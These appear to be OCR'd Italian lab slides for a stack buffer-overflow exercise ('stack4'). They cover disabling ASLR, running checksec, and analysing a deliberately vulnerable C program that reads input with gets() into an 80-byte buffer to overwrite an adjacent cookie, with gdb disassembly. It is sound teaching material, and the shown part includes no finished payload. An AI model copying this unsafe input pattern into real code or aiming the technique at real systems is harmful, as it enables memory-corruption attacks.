
lab - kickstart

- ad ogni avvio dovete disabilitare ASLR. eseguite con lo script “*sudo prepare.sh*” nella cartella *esercizi/bin*

- controllate le protection/mitigation contenute nel binario utilizzando lo script *checksec.sh*


- aggiornate ad ogni nuova lezione il repository usando il comando *git pull*

stack4 write-up




```
int main() {
        int cookie;
        char buf[80];

        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);

        if (cookie == 0x000d0a00)
                printf("you win!\n");
}
```

Vulnerable function: possible overflow. *buf* is 80 bytes




```
int main() {
        int cookie;
        char buf[80];

        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);

        if (cookie == 0x000d0a00)
                printf("you win!\n");
}
```

we want to win!




```
int main() {
        int cookie;
        char buf[80];

        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);

        if (cookie == 0x000d0a00)
                printf("you win!\n");
}
```




The **gets**() function is equivalent to **fgets**() with an infinite size and a stream of stdin, except that the newline character (if any) is not stored in the string. It is the caller's responsibility to ensure that the input line, if any, is sufficiently short to fit in the string.

- gets() scrive in *buf*
- 0x0A = *new line*
- ***il nostro input deve contenere \x00\x0a\x0d\x00 per stampare "you win!"…***
- *non possiamo rendere vera la condizione dell'if …. quindi non possiamo vincere ? ….*




0	0	000	NUL	(null)
1	1	001	SOH	(start of heading)
2	2	002	STX	(start of text)
3	3	003	ETX	(end of text)
4	4	004	EOT	(end of transmission)
5	5	005	ENQ	(enquiry)
6	6	006	ACK	(acknowledge)
7	7	007	BEL	(bell)
8	8	010	BS	(backspace)
9	9	011	TAB	(horizontal tab)
10	A	012	LF	(NL line feed, new line)
11	B	013	VT	(vertical tab)
12	C	014	FF	(NP form feed, new page)
13	D	015	CR	(carriage return)



```
gdb-peda$ x/20i 0x804847d
   0x804847d:   push   ebp
   0x804847e:   mov    ebp,esp
   0x8048480:   and    esp,0xfffffff0
   0x8048483:   sub    esp,0x70
   0x8048486:   lea    eax,[esp+0x6c]
   0x804848a:   mov    DWORD PTR [esp+0x8],eax
   0x804848e:   lea    eax,[esp+0x1c]
   0x8048492:   mov    DWORD PTR [esp+0x4],eax
   0x8048496:   mov    DWORD PTR [esp],0x8048560
   0x804849d:   call   0x8048330 <printf@plt>
   0x80484a2:   lea    eax,[esp+0x1c]
   0x80484a6:   mov    DWORD PTR [esp],eax
   0x80484a9:   call   0x8048340 <gets@plt>
   0x80484ae:   mov    eax,DWORD PTR [esp+0x6c]
   0x80484b2:   cmp    eax,0xd0a00
   0x80484b7:   jne    0x80484c5
   0x80484b9:   mov    DWORD PTR [esp],0x8048578
   0x80484c0:   call   0x8048350 <puts@plt>
   0x80484c5:   leave
   0x80484c6:   ret
```

